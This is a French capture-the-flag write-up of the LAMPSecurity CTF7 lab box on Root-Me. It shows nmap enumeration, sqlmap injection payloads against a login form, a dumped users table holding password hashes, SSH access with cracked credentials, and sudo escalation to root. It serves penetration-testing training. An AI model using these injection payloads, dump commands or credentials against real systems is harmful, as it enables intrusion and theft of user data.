

LAMP CTF7 Redigé

By LAGNAOUI Youness

Intro :

Cette Room est une room disponible sur vulnhub et root me de niveau débutant.

Cette room est parfaite pour apprendre les toutes bases du pentest basé sur du web exploitation.

Enumération


Nmap Scan

```
(kali㉿kali)-[~/root_me/real/LAMP/LAMPCTF7]
$ nmap ctf15.root-me.org
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-18 09:00 EDT
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 32.00% done; ETC: 09:01 (0:00:28 remaining)
Stats: 0:00:43 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 57.75% done; ETC: 09:02 (0:00:31 remaining)
Nmap scan report for ctf15.root-me.org (212.83.175.152)
Host is up (0.0066s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s


Nmap done: 1 IP address (1 host up) scanned in 104.89 seconds
```

Bon on peut voir qu'il y a pas spécifiquement de service intéressants sur la box à part le server web sur le port 80 on va donc essayer d'obtenir un shell via le web server.

Web




On observe une page web assez basic avec un formulaire de log in simple :



On peut tenter une injection sql basique de type 'or 1=1; -- :

Bon dans notre cas ça ne fonctionne pas donc on va passer à sqlmap :

On stock la requête dans un fichier text :



puis :

```
sqlmap -r req.txt
```

```
technique found
[09:28:08] [INFO] target URL appears to be UNION injectable with 2 columns
[09:28:08] [INFO] POST parameter 'username' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 1189 HTTP(s) requests:
-----
Parameter: username (POST)
  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: username=test" AND (SELECT 6672 FROM(SELECT COUNT(*),CONCAT(0x7171717671,(SELECT (ELT(6672=6672,1))),0x716b707671,FLOOR(RA
ND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- xVdZ&password=password

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=test" AND (SELECT 4819 FROM (SELECT(SLEEP(5)))DJCX)-- ZZEa&password=password

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: username=test" UNION ALL SELECT CONCAT(0x7171717671,0x4c796e556c6b44527776a6a546343695a586e55437562434a546349794f4b456458
6d4d47677972,0x716b707671),NULL#&password=password
-----
[09:28:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 6
web application technology: Apache 2.2.15, PHP 5.3.3
```

On peut voir que le login est vulnérable aux SQLi on va définir dans quelle DB on est actuellement avec la commande :

```
sqlmap -r req.txt --current-db
```

```
  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: username=test" AND (SELECT 6672 FROM(SELECT COUNT(*),CONCAT(0x7171717671,(SELECT (ELT(6672=6672,1))),0x716b707671,F
ND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- xVdZ&password=password

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=test" AND (SELECT 4819 FROM (SELECT(SLEEP(5)))DJCX)-- ZZEa&password=password

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: username=test" UNION ALL SELECT CONCAT(0x7171717671,0x4c796e556c6b44527776a6a546343695a586e55437562434a546349794f4
6d4d47677972,0x716b707671),NULL#&password=password
-----
[09:29:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 6
web application technology: Apache 2.2.15, PHP 5.3.3
back-end DBMS: MySQL >= 5.0
[09:29:32] [INFO] fetching current database
current database: 'website'
[09:29:32] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/ctf15.root-me.org'
[09:29:32] [WARNING] your sqlmap version is outdated

[*] ending @ 09:29:32 /2023-10-18/
```

Dans notre cas la DB est website on va lister les tables présentes dans la DB :

```
sqlmap -r req.txt -D website --tables
```

```

[09:30:43] [INFO] retrieved: 'log'
[09:30:43] [INFO] retrieved: 'newsletter'
[09:30:43] [INFO] retrieved: 'payment'
[09:30:43] [INFO] retrieved: 'trainings'
[09:30:43] [INFO] retrieved: 'trainings_x_users'
[09:30:43] [INFO] retrieved: 'users'
Database: website
[9 tables]
+-----+
| log      |
| contact  |
| documents|
| hits     |
| newsletter|
| payment  |
| trainings|
| trainings_x_users|
| users    |
+-----+

[09:30:43] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/ctf15.root-me.org'
[09:30:43] [WARNING] your sqlmap version is outdated

[*] ending @ 09:30:43 /2023-10-18/

```

On a dump la liste des Tables nous ce qui pourrait être interessant à dump c'est la table users :

```
sqlmap -r req.txt -D website -T users --dump
```

user_id	profile	realname	username	last_login	is_admin	password
3	Brian is our technical brains behind the operations and a chief trainer.	Brian Hershel	brian@localhost.localdomain	2012-12-19 11:30:54	1	e22f07b17f98e0d9d364584ced0e3c18
4	<blank>				1	0d9ff2a4396d6939f80ffe09b1280ee1
5	John Durham	john@localhost.localdomain		NULL	1	2146bf95e8929874fc63d54f50f1d2e3
6	<blank>				1	9f80ec37f8313728ef3e2f218c79aa23
7	Ruby Spinster	ruby@localhost.localdomain		NULL	1	5d93ceb70e2bf5daa84ec3d0cd2c731a (qw
8	<blank>				1	ed2539fe892d2c52c42a440354e8e3d5 (ma
9	Julia Fields	julia@localhost.localdomain		NULL	0	9c42a1346e333a770904b2a2b37fa7d3 (so
10	<blank>				0	3a24d81c2b9d0d9aaf2f10c6c9757d4e
	Bruce Pottricks	bruce@localhost.localdomain		NULL		

On a dump la database des user on a des username et password on va essayer de se co en ssh avec leon: leon:qwer1234

```
ssh leon@DOMAIN
```

Quand on se connect au ssh on a ce message d'erreur :

```

(kali@kali)-[~]
$ ssh leon@ctf20.root-me.org
Unable to negotiate with 163.172.195.228 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

```

Donc on va spécifier le type de clé :

```
(kali㉿kali)-[~]
$ ssh leon@ctf20.root-me.org -oKexAlgorithms=+diffie-hellman-group-exchange-sha1 -o HostKeyAlgorithms=ssh-dss

The authenticity of host 'ctf20.root-me.org (163.172.195.228)' can't be established.
DSA key fingerprint is SHA256:QYtVzHggy3wpaKSqN26Ro7kEkFjm8las2dpFpwQYZDs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'ctf20.root-me.org' (DSA) to the list of known hosts.
leon@ctf20.root-me.org's password: █
```

Maintenant on peut se connecter en ssh !

Priv Esc

Verifions les permissions sudo :

```
(kali㉿kali)-[~]
$ ssh leon@ctf20.root-me.org -oKexAlgorithms=+diffie-hellman-group-exchange-sha1 -o HostKeyAlgorithms=ssh-dss

The authenticity of host 'ctf20.root-me.org (163.172.195.228)' can't be established.
DSA key fingerprint is SHA256:QYtVzHggy3wpaKSqN26Ro7kEkFjm8las2dpFpwQYZDs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'ctf20.root-me.org' (DSA) to the list of known hosts.
leon@ctf20.root-me.org's password:
Permission denied, please try again.
leon@ctf20.root-me.org's password:
leon@localhost ~]$ ls
leon@localhost ~]$ sudo -l

You must first enable sudo on this host.

You trust you have received the usual lecture from the local System
administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

sudo] password for leon:
Sorry, user leon may not run sudo on localhost.
leon@localhost ~]$ █
```

pas de chance ce user ne peux pas lancer sudo, on peut switch de user et vérifier si 1 d'entre eux à des mauvaises configuration de sudo :

Essayons brian vu qu'il a une note dans le dump de la bdd qui pourrait signifier que c'est une sorte d'admin "Brian is our technical Brain": après avoir cracké son password on trouve "my2cents"

```
[brian@localhost home]$ sudo -l
[sudo] password for brian:
Matching Defaults entries for brian on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT
    LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS
    _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User brian may run the following commands on this host:
    (ALL) ALL
```

On voit que brian a full droits sur la commande sudo :

```
User brian may run the following commands on this host:
(ALL) ALL
[brian@localhost home]$ sudo su -
[root@localhost ~]#
[root@localhost ~]#
[root@localhost ~]# ls
anaconda-ks.cfg  install.log  install.log.syslog  lampsec_ctf7.pdf  webmin-1.610-1.noarch.rpm
[root@localhost ~]# cd ../
[root@localhost /]# ls
bin  boot  dev  etc  home  lib  lost+found  media  mnt  opt  passwd  proc  root  sbin  selinux  srv  sys  tmp  usr  var
[root@localhost /]# cat /passwd
b727a1e88e5581550d85fe18406225a2
[root@localhost /]#
```

Et voilà on est root !!